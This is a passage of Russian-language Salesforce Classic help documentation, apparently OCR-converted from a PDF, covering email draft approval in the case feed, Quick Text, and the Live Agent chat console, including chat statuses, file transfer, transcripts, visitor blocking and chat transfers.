Каждое обращение может иметь только один связанный электронный черновик, поэтому дополнительное сообщение эл. почты, связанное с обращением, для которого уже сохранен один черновик, может быть создано только после отправки или удаления текущего черновика. При просмотре обращения со связанным черновиком пользователю отображается уведомление, содержащее имя автора черновика и ссылку для просмотра. Электронный черновик, который не отправлен на утверждение, может быть изменен любым агентом или администратором, имеющим доступ к соответствующему обращению.

Если компания использует процессы утверждения для сообщений эл. почты, то готовое сообщение отправляется на проверку администратору. (В зависимости от параметров процессов утверждения, заданных администратором, пользователи могут отправлять сообщения напрямую клиентам или на проверку старшим агентам.) Утвержденное сообщение отправляется клиенту. Отклоненное сообщение и причина отклонения отображаются вверху публикатора при выборе действия **«Эл. почта»** во время просмотра обращения. При необходимости сообщение может быть изменено и отправлено повторно.

СМ. ТАКЖЕ:

Проверка и утверждение электронных черновиков

Проверка и утверждение электронных черновиков

В зависимости от параметров электронных черновиков и процессов утверждения, заданных администратором, сообщения, созданные подчиненными агентами, могут быть отправлены клиентам напрямую, либо только после дополнительной проверки и утверждения.

Если агент отправляет сообщение на утверждение, то администратор получает электронное уведомление, содержащее ссылку на соответствующее обращение. Уведомление отображается вверху публикатора при выборе действия **«Эл. почта»**. Чтобы открыть страницу сведений о сообщении, щелкните **«Просмотр сообщения эл. почты»**. Ниже перечислены действия, доступные на данной странице.

- Чтобы сделать сообщение доступным для редактирования, щелкните **«Разблокировать запись»**.
- Чтобы удалить черновик, щелкните **«Удалить»**.
- Чтобы утвердить или отклонить сообщение, щелкните **«Утвердить/отклонить»** в связанном списке «Журнал утверждений».
- Чтобы назначить утверждение другому администратору, щелкните **«Переназначить»**.

Утвержденное сообщение отправляется клиенту. Отклоненное сообщение может быть дополнено примечанием, содержащим причины отклонения. Наряду с уведомлением об отклонении черновика, данное примечание отображается над публикатором страницы обращения при выборе действия **«Эл. почта»**.

СМ. ТАКЖЕ:

Работа с электронными черновиками в ленте обращений

Включение стандартных шаблонов эл. почты в ленте обращений

Создание процессов утверждения для электронных черновиков

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для проверки и утверждения электронных черновиков:

- Отправка эл. почты

  И

  Включение в процесс утверждения эл. почты

Настройка сообщений эл. почты посредством редактора обогащенного текста в ленте обращений

Редактор обогащенного текста позволяет настраивать сообщения эл. почты, отправляемые клиентам. Пользователи могут форматировать текст, создавать маркированные или нумерованные списки и добавлять изображения или ссылки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки сообщений эл. почты:

- Отправка эл. почты

Доступ к редактору

Редактор обогащенного текста отображается после нажатия кнопки **«Эл. почта»** или **«Ответить клиенту»** и выбора действия **«Эл. почта»** в публикаторе ленты обращений. Ниже перечислены причины, препятствующие отображению редактора.

- Поддержка редактора не включена администратором.
- Последний раз сообщение эл. почты в ленте обращений создавалось посредством редактора обычного текста. Чтобы открыть редактор обогащенного текста, щелкните значок-переключатель .

Советы по использованию редактора обогащенного текста

- Редактор обогащенного текста доступен только для действия «Эл. почта».
- HTML или любой другой тип разметки, добавленный в редакторе, не будет отображаться при отправке сообщения.
- Чтобы удалить сообщение, нажмите кнопку .

Использование быстрого текста в ленте обращений

Быстрый текст позволяет ускорить отправку ответов клиентам и обновление обращений. Готовые сообщения (например, приветствия или типичные этапы устранения неполадок) могут быть добавлены в сообщения эл. почты или сообщения портала. Готовые примечания могут быть добавлены в обновления статуса обращения и журналы вызовов. Лента обращений позволяет использовать быстрый текст в действиях «Эл. почта», «Портал», «Изменить статус» и «Записать вызов в журнал».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования быстрого текста в ленте обращений:

- «Чтение» для объекта «Быстрый текст»

Прим.: Используемое действие поддерживает только сообщения типа «Быстрый текст», назначенные соответствующему каналу. Например, действие «Эл. почта» поддерживает только сообщения, назначенные каналу «Эл. почта».

1. Выберите действие «Эл. почта», «Портал», «Изменить статус» или «Записать вызов в журнал».
2. Введите символы `;;` в текст действия.
   Если перед этим использовался «Быстрый текст», то отобразится список сообщений «Быстрый текст» с сообщениями, использовавшимися последними, вверху списка. Если «Быстрый текст» используется впервые, сообщения не отобразятся.
3. Чтобы просмотреть дополнительные сообщения, введите слово или фразу.
   При этом отображается список сообщений, содержащих введенные слова.
4. Чтобы просмотреть заголовок и полный текст сообщения, щелкните или выделите нужное сообщение с помощью клавиш со стрелками.

Полное сообщение отображается в нижней части списка «Быстрый текст».

5. Чтобы выбрать сообщение, дважды щелкните или выделите нужное сообщение и нажмите клавишу ENTER.
   Поля слияния, используемые выбранным сообщением, заполняются при добавлении сообщения.

Общение с клиентами в Live Agent

Live Agent — это решение, полностью интегрированное в систему Salesforce и предоставляющее централизованный доступ ко всем сведениям о клиентах.

Live Agent для агентов службы поддержки

Вас приветствует приложение Live Agent для агентов службы поддержки! Live Agent — это универсальное решение, позволяющее быстро обрабатывать проблемы клиентов посредством чата.

Live Agent для администраторов службы поддержки

Вас приветствует приложение Live Agent для администраторов службы поддержки! Live Agent — это универсальное решение, позволяющее агентам быстро обрабатывать проблемы клиентов посредством чата. Инструменты администратора Live Agent позволяют быстро отслеживать действия агентов, помогать агентам в чатах и просматривать данные о сеансах чата агентов.

Live Agent для агентов службы поддержки

Вас приветствует приложение Live Agent для агентов службы поддержки! Live Agent — это универсальное решение, позволяющее быстро обрабатывать проблемы клиентов посредством чата.

Агент службы поддержки ежедневно обрабатывает различные проблемы клиентов. Live Agent — это решение, полностью интегрированное в систему Salesforce и предоставляющее централизованный доступ ко всем сведениям о клиентах. Кроме того, система Salesforce использует возможности Service Cloud для предоставления доступа к важным инструментам (например, база знаний и предопределенные сообщения), позволяющим повышать эффективность обслуживания клиентов и сокращать время закрытия обращений.

Независимо от продолжительности использования приложения Live Agent, доступные инструменты позволяют упростить одновременное обслуживание разных клиентов посредством чата. Итак, начнем.

Помощь клиентам посредством чата

Использование Live Agent помогает вашим клиентам быстро решать задачи.

Передача чатов агентам, навыкам или кнопкам

Чаты Live Agent могут быть переданы другому агенту, навыку или кнопке, в результате чего ваши клиенты получат квалифицированную помощь из наиболее осведомленных источников.

Просмотр записей клиентов

По завершении чата система Salesforce автоматически создает некоторые записи. Данные записи хранят сведения о клиентах и их взаимодействиях с агентами.

СМ. ТАКЖЕ:

- Live Agent для администраторов службы поддержки
- Live Agent для администраторов
- Полномочия для агентов службы поддержки Live Agent

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Приложение Live Agent доступно в версиях: **Unlimited** Edition with the Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для общения с посетителями в приложении Live Agent на консоли Salesforce:

- Приложение Live Agent, включенное, настроенное и добавленное в приложение консоли Salesforce

Помощь клиентам посредством чата

Использование Live Agent помогает вашим клиентам быстро решать задачи.

Благодаря Live Agent в консоли Salesforce пользователь получает доступ к некоторым другим продуктам Service Cloud, что позволяет оказывать клиентам исчерпывающую помощь.

Изменение статуса Live Agent

Функция изменения статуса Live Agent позволяет контролировать доступность пользователя для принятия новых и перенаправленных чатов.

Общение с клиентами

Чтобы начать общение с клиентами, рекомендуем принять входящий запрос на чат.

Доступ к сведениям о клиентах во время чата

Вкладка «Сведения» автоматически открывается при принятии входящего запроса на чат. Данная вкладка содержит сведения о посетителе и позволяет просматривать записи, связанные с чатом (например, контакты и обращения).

Отправка сообщений «Быстрый текст» в чатах

Готовые сообщения позволяют ускорить процесс отправки типовых сообщений клиентам чата.

Перенос файлов во время чата

Пользователи могут предоставлять клиентам возможность загрузки и переноса файлов во время чата, позволяющих упростить передачу дополнительных сведений о возникших проблемах.

Добавление статей в чаты Live Agent

Виджет Knowledge One позволяет быстро находить статьи, которые могут быть полезны при решении проблем клиентов.

Добавление записей в транскрипты чата

Пользователи могут находить или создавать записи для добавления в транскрипт чата во время общения с клиентами.

Блокировка нежелательных клиентов чата

Пользователи могут блокировать чаты от назойливых клиентов прямо на консоли Salesforce. Например, пользователь может заблокировать клиента, использующего оскорбительные выражения или отправляющего нежелательные сообщения.

Завершение сеанса чата

По завершении общения с клиентом и обновления связанных записей рекомендуем завершить сеанс чата.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Приложение Live Agent доступно в версиях: **Unlimited** Edition with the Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для общения с посетителями в приложении Live Agent на консоли Salesforce:

- Приложение Live Agent, включенное, настроенное и добавленное в приложение консоли Salesforce

Изменение статуса Live Agent

Функция изменения статуса Live Agent позволяет контролировать доступность пользователя для принятия новых и перенаправленных чатов.

Приложение Live Agent поддерживает статусы «В сети», «Отошел» и «Не в сети». При закрытии приложения Live Agent статусу пользователя автоматически присваивается значение «Не в сети» и завершаются любые активные сеансы чата.

1. Чтобы открыть окно мониторинга чата, щелкните виджет нижнего колонтитула Live Agent.
2. Чтобы просмотреть параметры статуса, щелкните стрелку раскрывающегося списка в верхнем правом углу окна мониторинга чата.
3. Выберите нужный статус.

Статусы Live Agent

Статусы Live Agent определяют порядок взаимодействия с клиентами при разных условиях доступности.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Приложение Live Agent доступно в версиях: **Unlimited** Edition with the Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для общения с посетителями в Live Agent на консоли Salesforce:

- Приложение Live Agent, включенное, настроенное и добавленное в приложение консоли Salesforce

Статусы Live Agent

Статусы Live Agent определяют порядок взаимодействия с клиентами при разных условиях доступности.

Статус	Описание
В сети	Пользователи могут получать и принимать входящие чаты и переносы.
Отошел	Пользователи могут продолжать любые выполняемые сеансы чата, но не могут принимать входящие чаты или переносы.
Не в сети	Пользователи не могут принимать входящие чаты или переносы и недоступны для перенаправления чатов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Приложение Live Agent доступно в версиях: **Unlimited** Edition with the Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Общение с клиентами

Чтобы начать общение с клиентами, рекомендуем принять входящий запрос на чат.

При получении нового запроса на чат или перенос окно мониторинга чата отображает отложенный запрос. Для каждого запроса отображается исходное развертывание (или веб-сайт), имя клиента (если доступно) и время ожидания ответа (в минутах).

Одновременно пользователи могут общаться с несколькими клиентами. Каждый сеанс чата открывается на отдельной основной вкладке.

1. Щелкните **«Принять»** для нужного запроса в окне мониторинга чата.
   Журнал чата открывается на новой основной вкладке.
2. Введите нужное сообщение в соответствующее поле.
3. Чтобы отправить сообщение клиенту, нажмите кнопку **«Отправить»** или клавишу ENTER.
4. По завершении нажмите кнопку **«Завершить чат»**.
   Если чат завершается клиентом, то журнал чата отображает соответствующее уведомление.

СМ. ТАКЖЕ:

- Отправка сообщений «Быстрый текст» в чатах
- Добавление статей в чаты Live Agent
- Перенос чатов
- Перенос файлов во время чата
- Добавление записей в транскрипты чата
- Завершение сеанса чата

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Приложение Live Agent доступно в версиях: **Unlimited** Edition with the Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для общения с посетителями в приложении Live Agent на консоли Salesforce:

- Приложение Live Agent, включенное, настроенное и добавленное в приложение консоли Salesforce

Доступ к сведениям о клиентах во время чата

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для поиска и просмотра записи:	«Чтение» для объекта И «Создание» для транскриптов Live Chat
Для создания записи:	«Создание» для объекта И «Создание» для транскриптов Live Chat
Для редактирования записи:	«Правка» для объекта И «Создание» для транскриптов Live Chat
Для удаления записи:	«Удаление» для объекта И «Создание» для транскриптов Live Chat

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Вкладка «Сведения» автоматически открывается при принятии входящего запроса на чат. Данная вкладка содержит сведения о посетителе и позволяет просматривать записи, связанные с чатом (например, контакты и обращения).

- Чтобы найти нужную запись, введите ее имя в соответствующее поле раздела «Связанные объекты» и щелкните значок  . Чтобы связать найденную запись с чатом, выберите ее в списке результатов поиска и нажмите кнопку **«Сохранить»**.

  Пользователи более давних организаций могли просматривать записи и сведения о посетителях на панели «Связанные объекты» во время чатов. Тем не менее, начиная с выпуска Summer'14 панель «Связанные объекты» вкладки «Сведения» недоступна новым клиентам Live Agent. Панель «Связанные объекты» будет доступна только текущим клиентам.

- Чтобы открыть связанную запись в новой вкладке, щелкните ее имя.
- Чтобы создать запись, нажмите кнопку **«Создать обращение»**, **«Создать интерес»**, **«Создать контакт»** или **«Создать организацию»**.

Отправка сообщений «Быстрый текст» в чатах

Готовые сообщения позволяют ускорить процесс отправки типовых сообщений клиентам чата.

Быстрый текст позволяет сократить время отправки ответа клиентам путем добавления готовых сообщений (например, приветствия или типичные этапы устранения неполадок) в сообщения чата.

Прим.: При отсутствии доступа к быстрому тексту обратитесь к администратору Salesforce.

1. При общении с клиентом введите символы ;; в поле сообщения.
   Данное действие возвращает список сообщений «Быстрый текст». Сообщения, использовавшиеся последними, отображаются вверху списка.
2. Чтобы просмотреть дополнительные доступные сообщения «Быстрый текст», введите слово или фразу.
   При этом отображается список сообщений, содержащих введенные слова.
3. Чтобы просмотреть заголовок и полный текст сообщения, щелкните или выделите нужное сообщение с помощью клавиш со стрелками.
   Полное сообщение отображается в нижней части списка «Быстрый текст».
4. Чтобы выбрать сообщение и добавить его в чат, дважды щелкните или выделите нужное сообщение и нажмите клавишу ENTER.
5. Чтобы отправить сообщение, нажмите кнопку **«Отправить»** или клавишу ENTER.

СМ. ТАКЖЕ:

Создание сообщений «Быстрый текст»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к быстрому тексту во время общения с посетителями в приложении Live Agent:

- «Чтение» для объекта «Быстрый текст»

Перенос файлов во время чата

Пользователи могут предоставлять клиентам возможность загрузки и переноса файлов во время чата, позволяющих упростить передачу дополнительных сведений о возникших проблемах.

Например, клиенты могут загружать и передавать агентам снимки сообщений об ошибках, возникающих во время выполнения операций.

Клиент может загрузить файл только после связывания чата с записью (например, обращение или контакт). Файл клиента не может быть добавлен в транскрипт во время чата, так как транскрипты создаются после завершения чатов.

1. Чтобы найти или создать запись для добавления в чат, щелкните значок .
2. Щелкните значок переноса файла ( ).

   Прим.: Файл может быть загружен клиентом только после начала его переноса посредством специального значка. Данный алгоритм позволяет исключить загрузку нежелательных или потенциально опасных файлов в чат.

3. Выберите запись, найденную или созданную в первом действии.
   При этом клиенту предлагается загрузить файл в окно чата. размер каждого файла не должен превышать 25 МБ.
4. Чтобы просмотреть файл, отправленный клиентом посредством чата, щелкните соответствующую ссылку в журнале чата.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования консоли Salesforce:

- Приложение Live Agent, включенное и настроенное в организации

  И

  Приложение Live Agent, настроенное в приложении консоли Salesforce

Добавление статей в чаты Live Agent

Виджет Knowledge One позволяет быстро находить статьи, которые могут быть полезны при решении проблем клиентов.

Виджет Knowledge One доступен только в том случае, если организация Salesforce использует компонент Knowledge, а сам инструмент добавлен администратором Salesforce в приложение консоли Salesforce.

1. При общении с посетителем выберите нужную статью из списка, отображаемого виджетом Knowledge One. При этом откроется вкладка, содержащая полный текст статьи.
2. Чтобы найти конкретную статью, введите слово или фразу в текстовую область виджета и щелкните значок или нажмите клавишу ENTER.
   - Чтобы найти все статьи, включая те, которые отсутствуют в списке, щелкните значок , расположенный в верхней части виджета. Функция основного поиска позволяет фильтровать отображаемые результаты по определенным типам статей.
   - Чтобы отфильтровать результаты поиска, щелкните **«Фильтры»** и выберите параметры фильтрации.
3. Щелкните значок напротив нужной найденной статьи и выберите пункт **«Опубликовать»**.
   При этом текст статьи отображается в текстовом поле чата.
4. Чтобы отправить статью посетителю, нажмите кнопку **«Отправить»** или клавишу ENTER на клавиатуре.

   Прим.: При настройке поля «Chat Answer» для статей пользователи могут отправлять статьи только посетителям. В противном случае статьи доступны только для просмотра.

СМ. ТАКЖЕ:

Настройка ответов чата из статей базы знаний

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для поиска и просмотра статьи:

- «Чтение» для типа статьи

Добавление записей в транскрипты чата

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для поиска и просмотра записи:	«Чтение» для объекта И «Создание» для транскриптов Live Chat
Для создания записи:	«Создание» для объекта И «Создание» для транскриптов Live Chat
Для редактирования записи:	«Правка» для объекта И «Создание» для транскриптов Live Chat
Для удаления записи:	«Удаление» для объекта И «Создание» для транскриптов Live Chat

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Пользователи могут находить или создавать записи для добавления в транскрипт чата во время общения с клиентами.

Пользователи могут находить текущие записи или создавать новые записи для связывания с транскриптом во время общения с клиентами. Например, создайте обращение на основе проблемы клиента или найдите текущий контакт клиента и добавьте данные записи в транскрипт для последующего просмотра. Транскрипты поддерживают добавление стандартных или настраиваемых записей.

1. Чтобы добавить запись в транскрипт, щелкните значок во время общения с клиентом.

   Прим.: Транскрипт чата позволяет добавлять только одну запись каждого типа. Например, один транскрипт может быть дополнен только одним обращением.

2. Чтобы найти текущую запись, выполните указанные ниже действия.
   a. Щелкните значок поиска () напротив нужного типа записи в окне записей.Значок поиска
   b. Введите имя нужной записи и нажмите клавишу ENTER.
      При этом запись откроется на новой вкладке.
   c. Щелкните значок добавления ( ) повторно.
   d. Установите флажок напротив найденной записи для ее связывания с транскриптом чата.

3. Для создания записи:
   a. Щелкните значок создания () напротив нужного типа записи.Значок создания
   b. Заполните соответствующие поля и сохраните новую запись.
      Созданная запись будет автоматически связана с транскриптом.

4. По завершении работы закройте чат.
5. При необходимости нажмите кнопку **«Сохранить»**.
   Связанные записи добавляются в транскрипт. При необходимости просмотрите данные записи посредством подробного представления транскрипта.

СМ. ТАКЖЕ:

Транскрипты Live Agent

Блокировка нежелательных клиентов чата

Пользователи могут блокировать чаты от назойливых клиентов прямо на консоли Salesforce. Например, пользователь может заблокировать клиента, использующего оскорбительные выражения или отправляющего нежелательные сообщения.

Блокировка чата инициирует завершение чата и блокировку любых новых запросов на чаты, исходящих с IP-адреса пользователя.

При получении организацией Salesforce нежелательных чатов из отдельного региона администратор пользователя может заблокировать целые диапазоны IP-адресов.

1. Щелкните значок  на панели взаимодействия.
2. (Дополнительно) Введите комментарий, поясняющий причину блокировки данного посетителя.
3. Щелкните **«Блокировать»**.

Параметр **«Блокировать»** инициирует незамедлительное завершение чата и отображение посетителю уведомления о завершении чата агентом. При участии нескольких агентов в конференции параметр **«Блокировать»** инициирует незамедлительное завершение конференции и отображение другим агентам соответствующего уведомления.

При отсутствии значка  на консоли обратитесь к администратору Salesforce, чтобы включить его. IP-адрес может разблокировать только администратор Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для общения с посетителями в приложении Live Agent на консоли Salesforce:

- Приложение Live Agent, включенное, настроенное и добавленное в приложение консоли Salesforce

Завершение сеанса чата

По завершении общения с клиентом и обновления связанных записей рекомендуем завершить сеанс чата.

По завершении чата с клиентом основные и второстепенные вкладки, связанные с данным чатом, остаются открытыми на консоли. Чтобы сохранить выполненную работу и освободить место для других чатов, закройте данные вкладки.

1. Закройте основную вкладку чата.
2. При необходимости нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Приложение Live Agent доступно в версиях: **Unlimited** Edition with the Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для общения с посетителями в приложении Live Agent на :

- Приложение Live Agent, включенное, настроенное и добавленное в приложение

Передача чатов агентам, навыкам или кнопкам

Чаты Live Agent могут быть переданы другому агенту, навыку или кнопке, в результате чего ваши клиенты получат квалифицированную помощь из наиболее осведомленных источников.

Передача чата Live Agent аналогична пересылке сообщения электронной почты или передаче обращения другому агенту. Передачу имеет смысл использовать, если у клиента есть проблема, которую может решить другой клиент, либо если клиенту требуется агент с определенным навыком. Способ доставки чата следующему агенту зависит от типа используемой передачи.

Система поддерживает три типа передачи: передача агенту, передача навыку и передача кнопке. Чтобы помощь клиентам предоставлялась максимально оперативно, некоторые типы передачи чата могут превышать настроенную пропускную способность агентов. Настроить пропускную способности агента можно с помощью конфигурации Live Agent или конфигурации присутствия при использовании мультиканала организацией.

Тип передачи	Сценарий	Способ передачи	Вероятность превышения настроенной пропускной способности агента
Передача агенту	Необходимо передать чат агенту Джейн, потому что она идеально подходит под требования обращения.	Запрос на чат отправлен агенту Джейн. Если она примет запрос, чат будет передан ей, а ваше рабочее пространство чата закроется.	Да
Передача навыку	Необходимо переслать чат агенту с навыком «специалист по счетам».	Запрос на чат отправляется всем агентам, назначенным для этого навыка, и чат будет передан первому агенту, который примет запрос.	Да
Передача кнопке	Необходимо передать чат из очереди продаж в очереди на обслуживание.	Чат передается доступному агенту, назначенному для выбранной кнопки или очереди.	Нет

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Приложение Live Agent доступно в версиях: **Unlimited** Edition with the Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Для чатов, переданных непосредственно агенту или группе навыков, допускается превышение принятой пропускной способности агента. Это значит, что агенты будут всегда получать запросы на чат, даже если уже обрабатывают максимально допустимое число чатов. Если запрос на передачу будет отклонен или время ожидания истечет, первый агент может назначить другого принимающего или использовать другой способ.

Чаты, отправленные от кнопок или очередей, всегда учитывают настроенную пропускную способность агента. Таким образом, агенты, назначенные для той кнопки или очереди, не получат запрос на передачу или на чат, пока их пропускная способность не будет открыта. Не волнуйтесь! Клиентам все равно не придется долго дожидаться другого агента. Когда чат отправляется в новую очередь, он добавляется в список входящих чатов по времени существования, поэтому он будет отображаться над более новыми запросами на чат.

Когда агент принимает переданный чат, прикрепленные к транскрипту чата записи (например, обращение или контакт) открываются рядом с чатом в рабочем пространстве. Принимающий агент обладает всеми сведениями, чтобы сразу оказать помощь клиенту без дополнительного поиска связанных записей. Эти записи постоянно обновляются, так как предыдущий агент обязан сохранять любые изменения при запуске передачи.

Прим.: Если принимающий агент не обладает полномочиями для просмотра одного или нескольких прикрепленных объектов, эти элементы не откроются в переданном рабочем пространстве.

Перенос чатов

Пользователь может передавать сеансы чата другим агентам, если клиенту требуется дополнительная помощь в определенном вопросе, либо оставить место для новых запросов.

Отправка запроса на конференцию чата

Несмотря на глубокие познания агентов службы поддержки, некоторые агенты могут не обладать всей информацией, необходимой для решения проблемы клиента. Конференция чата позволяет приглашать других агентов в чаты с клиентами. Таким образом, агенты могут предоставлять клиентам полноценную поддержку без ущерба для цепочки диалогов! Чтобы пригласить другого агента в чат с клиентом, отправьте запрос на конференцию чата.


Запрос помощи с помощью чата

Если вам требуется помощь через чат, можно поднять виртуальный флажок, чтобы дать знак администратору. Администраторам приходит уведомление, что вам требуется помощь, и они могут ответить вам напрямую через консоль.

Перенос чатов

Пользователь может передавать сеансы чата другим агентам, если клиенту требуется дополнительная помощь в определенном вопросе, либо оставить место для новых запросов.

1. При общении с клиентом в чате нажмите кнопку **«Перенос»**.



2. Выберите параметр передачи из любого меню.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.


Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

